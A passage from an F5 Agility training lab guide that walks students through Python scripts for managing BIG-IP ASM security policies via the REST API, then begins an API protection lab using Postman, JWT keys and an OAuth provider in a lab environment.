Click “Run Agility2018-ASM342-PolicyCreation”, watch the Postman Console. This will create an ASM policy named “postman1” and add an ip address to the whitelist. Once the Collection has finished (this may take a couple of minutes), go to the BIG-IP GUI to verify the policy and whitelist ip address were created. Also ensure the policy was applied, this make take a few minutes, refresh this page if the policy has not been applied.

For Reference, Policies are in:

Security->Application Security->Security Policies->Policies List

Addresses are in:

Security->Application Security->IP Addresses->IP Address Exceptions

6.4.5 Review

Postman is a great tool for developing Rest API queries and taking the next step into building workflows. A nice side feature is ability to generate code in multiple languages so that more advanced scripts can be written.

This concludes module3 of the class.

6.5 Module 4: Using Python to Program Advanced WAF (AWAF)

Intro

For most use cases, the previous tools discussed will be sufficient, espcially if the use case is just a workflow. In some cases, these tools may not be sufficient. If the job can’t be done in one of the popular programming languagues, it likely can’t be accomplished. This is an important consideration. If you think your project may exceed the capabilities of curl or Postman, you may want to consider a programming language.

This class uses Python for its examples because of its widespread use among the SE community at F5. When a programming language is used to interact with the REST API, it is most often Python. Python is a very popular programming language, used for all types of scenarios. This class also uses the Python Requests module, which is a http client library that simplifies coding against an HTTP interface.

This module has the student run several scripts, examine them and discuss the structure of each.

Topics:

6.5.1 Lab 4.1: Python Intro - Getting the data

Task 1 - Using Python to display an ASM Policy in json format

All scripts in this module are run from the cli (Terminal Emulator icon on the desktop).


Run the following command to display all ASM policy data in JSON format:

```
python3 /home/f5student/agility2018/asm342/python/Module4Lab1-ex1-getAllAsmPolicies.py
```

You should see similar output to what was seen running curl (lab 2.1) and Postman (Lab 3.1) to retrieve the policy configuration.

Note: If the output from the python script is all JSON, as in the case of the Module4Lab1-ex1-getAllAsmPolicies.py script, jq can be used to get syntax highlighting and other formatting features. To test run: **python3 /home/f5student/agility2018/asm342/python/Module4Lab1-ex1-getAllAsmPolicies.py | jq**

Now double-click on the "Home" folder icon on your desktop and navigate to /home/f5student/Agility2018/asm342/python and double click on the script Module4Lab1-ex1-getAllAsmPolicies.py



Notice the script is commented throughout to give the student a walk-through of what is occuring. Also note that the script has a curl command that can be used to simulate what is occuring. These commands are also useful for debugging. The student may run the curl commands, but must fill in the missing data such as policy id.

The instructor will talk through the script after all students have completed this task. Feel free to open the script to analyze it and run any of the curl commands to guide you through the flow.

6.5.2 Lab 4.2: Python Policy Creation and Modification

Task 1 - Using Python to create a ASM policy

Run the following script to create a new ASM policy "python1"

```
python3 /home/f5student/agility2018/asm342/python/Module4Lab2-ex1-createAsmPolicy.py
```

Navigate to Security->Application Security->Security Policies->Policies List to verify the "python1" policy was created.

The instructor will talk through the script after all students have completed this task. Feel free to open the script to analyze it and run any of the curl commands to guide you through the flow.

Task 2 - Using Python to modify an ASM policy

First navigate via the Gui to Security->Application Security->IP Addresses->IP Address Exceptions to verify the whitelist configuration for the python1 policy.

Run the following script to add a whitelist ip address to the ASM policy "python1"

```
python3 /home/f5student/agility2018/asm342/python/Module4Lab2-ex2-addWhitelistIp.py
```

Refresh the IP Address Exceptions configuration, the new ip should be added. The policy should be applied or be in the process of being applied, this can take a minute or two.

The instructor will talk through the script after all students have completed this task. Feel free to open the script to analyze it and run any of the curl commands to guide you through the flow.

6.5.3 Lab 4.3: Using Python to filter json data

Task 1 - Passing parameters - server side filtering

Run the following script that will filter on the "python1" policy using uri parameters

```
python3 /home/f5student/agility2018/asm342/python/Module4Lab3-ex1-
↪getSingleAsmPolicyFilterUri.py
```

The output should display only the "python1" policy in json format. Feel free to open the script to analyze it and run any of the curl commands to guide you through the flow.

Task 2 - Using Python to filter policies via the json output - client side filtering

Run the following script that will filter on the "python1" policy by looping through and filtering on the json data

```
python3 /home/f5student/agility2018/asm342/python/Module4Lab3-ex2-
↪getSingleAsmPolicyFilterLogic.py python1
```

The output should display only the "python1" policy in json format.

The instructor will talk through the script after all students have completed this task. Feel free to open the script to analyze it and run any of the curl commands to guide you through the flow.

6.5.4 Lab 4.4: Modifying settings using Python

Task 1 - Using Python to move attack signatures out of staging

This script uses PATCH to update each attack signature in a policy and move it out of staging.

Navigate to Security->Application Security->Attack Signatures, ensure the python1 policy is the "Current edited security policy".

Ensure the Staging column is set to "Yes" for the Attack Signatures. Looking at the first page is sufficient.

Run the following script to disable staging on all signatures in the "python1" policy (the script takes several minutes due to the number of signatures). The script takes a policy name as an argument.

```
python3 /home/f5student/agility2018/asm342/python/Module4Lab4-ex1-
↪takeAllSigsOutOfStaging.py python1
```

Wait until the script is finished, this will take several minutes.

After the script has completed, ensure the Staging column is set to "No" for the Attack Signatures. Looking at the first page is sufficient.

The instructor will talk through the script after all students have completed this task. Feel free to open the script to analyze it and run any of the curl commands to guide you through the flow.

6.5.5 Lab 4.5: Adding to a policy using Python

Task 1 - Using Python to make whitelisted IPs the same across all policies

This script finds all whitelist ip addresses across all policies, building a list. It then goes to each policy and adds any missing ip addresses not found in the policy using the POST method. This script does not take any other settings into account other than ip and netmask. When the ip is added to the whitelist, it is added with the default settings.

Before running the script, navigate to Security->Application Security->IP Addresses->IP Address Exceptions for the "python1", "curl1", "postman1" and "ansible1" policies, note the whitelist ip address configuration for each policy. Note in order to select the different policies use the "Current edited security policy" dropdown.

When ready, run the following:

```
python3 /home/f5student/agility2018/asm342/python/Module4Lab5-ex1-
↪whitelistIpNormalizer.py
```

Wait until the script is finished.

After the script has completed, look at the whitelist ip in Security->Application Security->IP Addresses->IP Address Exceptions for each policy. All policies should have the exact same list of ip addresses.

The instructor will talk through the script after all students have completed this task. Feel free to open the script to analyze it and run any of the curl commands to guide you through the flow.

6.5.6 Lab 4.6: Getting data across all policies and providing a report

Task 1 - Using Python to report on the CVE that each policy provides protection against

This script loops through all attack signatures installed and inventories which CVE each signature protects against. Then it will loop through all policies, determining if the policy has signatures applied to it that protect against a CVE. The script thens generates a report displaying which CVE each policy protects against.

Run the following script:

```
python3 /home/f5student/agility2018/asm342/python/Module4Lab6-ex1-
↪getCveProtectedPerPolicy.py
```

Wait until the script is finished, this will take several minutes.

The instructor will talk through the script after all students have completed this task. Feel free to open the script to analyze it and run any of the curl commands to guide you through the flow.

6.5.7 Review

In this module Python was chosen as the language, just about any language can be used. Keep in mind Postman generates code for many other languages and can help you get started. Note that much of the code generated by F5 is written in Python, therefore many examples exist for it.

This concludes the entire class.

Further Reading


iControl Rest User Guide

7 Class 7: API Protection with ASM

7.1 Getting Started

Open your browser, proceed to http://training.f5agility.com and enter class# and student#

You should be able to see Virtual Machines as shown below. Click on **RDP** for Windows Jumpbox and connect via RDP. Picture below is an example, you should see virtual machines with different names.



Note: All work for this lab will be performed exclusively from the Windows Jumpbox. No installation or interaction with your local system is required.

7.1.1 Lab Credentials

The following table lists access credential for all required components:

Component	Credentials
Windows Jumpbox	`admin/admin`
F5 BIG-IP VE	`admin/admin`

The BIG-IP VE is accessible from the Windows Jumpbox at https://192.168.1.5

7.1.2 Lab Topology

The following components have been included in your lab environment:

- 1 x F5 BIG-IP VE (v13.1)
- 1 x Linux Webserver (xubuntu 14.04)
- 1 x Windows Jumphost

On the picture below you can see network topology. Basically, you will be sending various API calls to API server proxied through BIG-IP VE.

Traffic from Windows Jumpbox will be proxied through the BIG-IP to API Server.

7.1.3 Lab tools

You will use Postman application to run API calls from Windows Jumpbox. Postman provides friendly and easy to use GUI for interacting with various APIs. Moreover, it is frequently used for designing, debugging, automated testing, debugging and overall lifecycle management for the APIs.

Hint: More information can be found at https://www.getpostman.com/

7.2 API Access Control

In this section you will find guidelines for completion API protection lab exercises.

7.2.1 Making API requests with POSTMAN

Using Postman to make API requests

In this module you will learn how to make API requests with the Postman client to simulate calls that might be made as part of an application, for instance, a mobile app, native client app, client side webapp, or server to server API request.

Connect to Client Jumphost and launch Postman


1. RDP to the client jumphost
2. Launch the Postman application. The icon looks like this:

Tap **Remind me later** just in case it will suggest you to upgrade

API server environment

In this task you will learn how to use the preconfigured set of requests in the HR API collection.

1. Click Collections
2. Click HR API
3. Click List Departments
4. Click Send
5. Notice the returned list of departments



Learn how to change environment variables

In this task you will learn how to change the environment variables that are configured to alter which department you are querying data for. In this case the variables are used in the URI, but there are other variables used in some queries in the body as well.


Determine Police Department Salary Total

1. Click on the **Return Department Salary Total** request in the collection
2. Click **Send**
3. Notice the total returned is **1106915639.7999947**


Change environment variable for department

1. Notice the GET request URI has a variable in its name **{{department}}**


2. Notice in the top right we have an environment set named **API Protection Lab**
3. Click the gear in the top right, then click **Manage Environments**




4. Click **API Protection Lab**



5. Change the value for department from **police** to **fire** then click **Update**



6. Click the X in the top right to close the manage environments window



Determine Fire Department Salary Total

1. Click **Send**
2. Notice the total returned is now **457971613.68**
3. Return the Environment variables to default

4. Change the department variable back to **police**


Optional - Build your own API calls with Postman

You can practice with building your own API calls with Postman.


Note: This section is optional and can be skipped

The goal of this exercise is to gain practical experience with API calls and to research existing BIG-IP configuration. For this purpose you are going to utilize BIG-IP iControl.

1. In Postman create new collection, define a name **BIG-IP**
2. Proceed to **Authorization** tab, select type **Basic Authentication** and provide username and password for accessing BIG-IP (admin : admin)



3. Tap **Create**
4. Click on just created collection, hit **add requests**, define a name **get NTP** and associate with just created **BIG-IP** collection
5. Click on just created request, define the URL **https://192.168.1.5/mgmt/tm/sys/ntp** and click **Send** - you should receive response showing NTP data



6. Create another request and try to query **https://192.168.1.5/mgmt/tm/sys/dns** - this should provide you with DNS settings on BIG-IP

Note: You can use API reference document for BIG-IP and practice various API calls https://devcentral.f5.com/wiki/iControlREST.APIRef.ashx

---

7. Examine BIG-IP virtual servers configuration with running **https://192.168.1.5/mgmt/tm/ltm/virtual**

7.2.2 Implement Coarse-Grain Authorization

In this module you will implement authorization requirements. You will require a valid JWT (JSON Web Token) before a client can access the API. You will then gather a valid JWT and leverage it to make an API request.


If you want to skip this configuration section and use prebuilt objects proceed to *policy binding.* Keep in mind, you will have to use objects with **prebuilt** suffix.

Create a JWK (JSON Web Key)

In this task you will create a JWK to use for validating the JWT sent. In this lab you will use Octet and a shared secret, but options include solutions like public/private key pair as well.

1. In the BIG-IP GUI go to Access -> Federation -> JSON Web Token -> Key Configuration -> click **Create**

Field	Value
Name	api-jwk
ID	lab
Type	Octet
Signing Algorithm	HS256
Shared Secret	secret




Create an OAuth provider

In this task you will create an OAuth provider so that you can validate a JWT created by it.

1. Go to Access -> Federation -> OAuth Client/Resource Server -> Provider -> click **Create**

Field	Value
Name	as-provider
Type	F5
OpenID URI	https://as.vlab.f5demo.com/f5-oauth2/v1/.well-known/openid-configuration
Authentication URI	https://as.vlab.f5demo.com/f5-oauth2/v1/authorize
Token URI	https://as.vlab.f5demo.com/f5-oauth2/v1/token
Token Validation Scope URI	https://as.vlab.f5demo.com/f5-oauth2/v1/introspect

2. Click **Discover** next to the OpenID URI field.




3. Click **Save**.

Setup the Token Configuration

